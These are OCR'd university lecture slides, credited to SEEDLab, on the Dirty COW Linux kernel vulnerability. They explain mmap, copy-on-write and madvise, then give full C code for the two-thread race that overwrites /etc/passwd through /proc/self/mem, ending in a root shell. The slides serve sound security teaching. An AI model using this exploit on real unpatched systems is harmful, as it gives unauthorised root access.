Dirty COW Attack

Yajin Zhou (http://yajin.org)

Zhejiang University

Credits: SEEDLab
http://www.cis.syr.edu/~wedu/seed/

mmap() of a file

NAME　top

mmap, munmap - map or unmap files or devices into memory

SYNOPSIS　top

```
#include <sys/mman.h>

void *mmap(void *addr, size_t length, int prot, int flags,
           int fd, off_t offset);
int munmap(void *addr, size_t length);
```

See NOTES for information on feature test macro requirements.

mmap() of a file

If *addr* is NULL, then the kernel chooses the (page-aligned) address at which to create the mapping; this is the most portable method of creating a new mapping. If *addr* is not NULL, then the kernel takes

PROT_EXEC Pages may be executed.

PROT_READ Pages may be read.

PROT_WRITE Pages may be written.

PROT_NONE Pages may not be accessed.

mmap() of a file

MAP_SHARED

Share this mapping. Updates to the mapping are visible to other processes mapping the same region, and (in the case of file-backed mappings) are carried through to the underlying file. (To precisely control when updates are carried through to the underlying file requires the use of msync(2).)

MAP_SHARED_VALIDATE (since Linux 4.15)

This flag provides the same behavior as **MAP_SHARED** except that **MAP_SHARED** mappings ignore unknown flags in *flags*. By contrast, when creating a mapping using **MAP_SHARED_VALIDATE**, the kernel verifies all passed flags are known and fails the mapping with the error **EOPNOTSUPP** for unknown flags. This mapping type is also required to be able to use some mapping flags (e.g., **MAP_SYNC**).

MAP_PRIVATE

Create a private copy-on-write mapping. Updates to the mapping are not visible to other processes mapping the same file, and are not carried through to the underlying file. It is unspecified whether changes made to the file after the **mmap**() call are visible in the mapped region.


An example

```
int f=open("./zzz", O_RDWR);                                    ①
fstat(f, &st);
// Map the entire file to memory
map=mmap(NULL, st.st_size, PROT_READ|PROT_WRITE,                 ②
                                MAP_SHARED, f, 0);

// Read 10 bytes from the file via the mapped memory
memcpy((void*)content, map, 10);                                 ③
printf("read: %s\n", content);

// Write to the file via the mapped memory
memcpy(map+5, new_content, strlen(new_content));                 ④
```


Mmap()

- Many applications of mmap()
  - IPC – a process sends data to another process
    - Map the same file using mmap. When one process writes to the file, another process can see the change immediately
- Improve performance of file IO
  - Read/write needs many system calls – copy between user space and kernel space
  - mmap: write to memory -> to underlying file

MAP_SHARED vs MAP_PRIVATE



(a) MAP_SHARED



(b) MAP_SHARED

MAP_SHARED vs MAP_PRIVATE

- Mmap: creates a new mapping in the virtual address space
- If is used on a file, the file content will be loaded into the physical memory, and then mapped to the Virtual address
- When multiple processes map the same file to memory
  - Different virtual addresses in different processes, same physical address

MAP_SHARED vs MAP_PRIVATE

- MAP_SHARED
  - Write to physical memory, so it is available to different processes
- MAP_PRIVATE
  - The content of the original memory need to be copied to the private memory (a new physical memory)
  - Then it will update the virtual address to physical memory mapping

COW

- COW: Copy On Write
- An optimization mechanism that multiple virtual addresses in different processes could map to same physical addresses, (if they have identical contents)
- Used also in other system calls
  - Fork()

madvise

NAME top

madvise - give advice about use of memory

SYNOPSIS top

```
#include <sys/mman.h>
int madvise(void *addr, size_t length, int advice);
```

- MADV_DONTNEED
  - Subsequent access of pages in the range will succeed but will result in repopulating the memory contents from the update-to-date contents of the underlying mapped file.
- After madvise, the process's page table will point back to the original physical memory

Map a read only file

```
$ ls -ld zzz
-rw-r--r-- 1 root root 6447 Nov  8 16:25 zzz
$ cat /zzz
11111111111111111111111111111111
```

- For a normal user, we can open it read only (O_RDONLY). If we use mmap, we need to use PROT_READ option, otherwise, mmap will fail.
- However, we can write to the mmaped memory, even if the file is read only
  - It's safe, since the write to the memory is on a private copy – will not write to the file

An example

```
int main(int argc, char *argv[])
{
  char *content="**New content**";
  char buffer[30];
  struct stat st;
  void *map;

  int f=open("/zzz", O_RDONLY);
  fstat(f, &st);
  map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0); ①

  // Open the process's memory pseudo-file
  int fm=open("/proc/self/mem", O_RDWR);                    ②
```

An example

```
// Start at the 5th byte from the beginning.
lseek(fm, (off_t) map + 5, SEEK_SET);                    ③

// Write to the memory
write(fm, content, strlen(content));                     ④

// Check whether the write is successful
memcpy(buffer, map, 29);
printf("Content after write: %s\n", buffer);

madvise(map, st.st_size, MADV_DONTNEED);                 ⑤
memcpy(buffer, map, 29);
printf("Content after madvise: %s\n", buffer);

return 0;
}
```

An example

```
$ gcc cow_map_readonly_file.c
$ a.out
Content after write: 11111**New content**11111111
Content after madvise: 11111111111111111111111111111
$ cat /zzz
11111111111111111111111111111
```

DirtyCOW

- For a COW memory, the write system call needs to:
  - Step A: Create a copy for the mapped physical memory
  - Step B: Update page table, make va points to new pa
  - Step C: Write to memory

write()

步骤 A: 给映射的内存做一份拷贝


步骤 B: 修改页表，使虚拟内存指向 ②

步骤 C: 往内存里写

madvice():

用 MADV_DONTNEED

修改页表，使虚拟内存指向 ①



How to use Dirty COW

- We need two threads
- One is trying to write the mapped memory using write()
- Another is trying to discard the private copy of the mapped memory using madvise(), in case that madvise will happen between step B and C

Exploit

- We use the /etc/password as target – global readable, root writable

```
root:x:0:0:root:/root:/bin/bash
seed:x:1000:1000:Seed,123,,:/home/seed:/bin/bash
```

Attack: main thread

```
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "testcow:x:1001");     ①

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread,
                        (void  *)file_size);          ②
  pthread_create(&pth2, NULL, writeThread, position); ③
```

Attack: write thread

```
void *writeThread(void *arg)
{
  char *content= "testcow:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

Attack: madvise thread

```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

Attack

```
seed@ubuntu:$ gcc cow_attack_passwd.c -lpthread
seed@ubuntu:$ a.out     ← 几秒钟后按 Ctrl-C 结束攻击

seed@ubuntu:$ cat /etc/passwd | grep testcow
testcow:x:0000:1003:,,,:/home/testcow:/bin/bash   ← 用户 ID 变成 0 了!
seed@ubuntu:$ su testcow
Password:
root@ubuntu:#          ← 得到了有 root 权限的 shell!
root@ubuntu:# id
uid=0(root) gid=1003(testcow) groups=0(root),1003(testcow)
```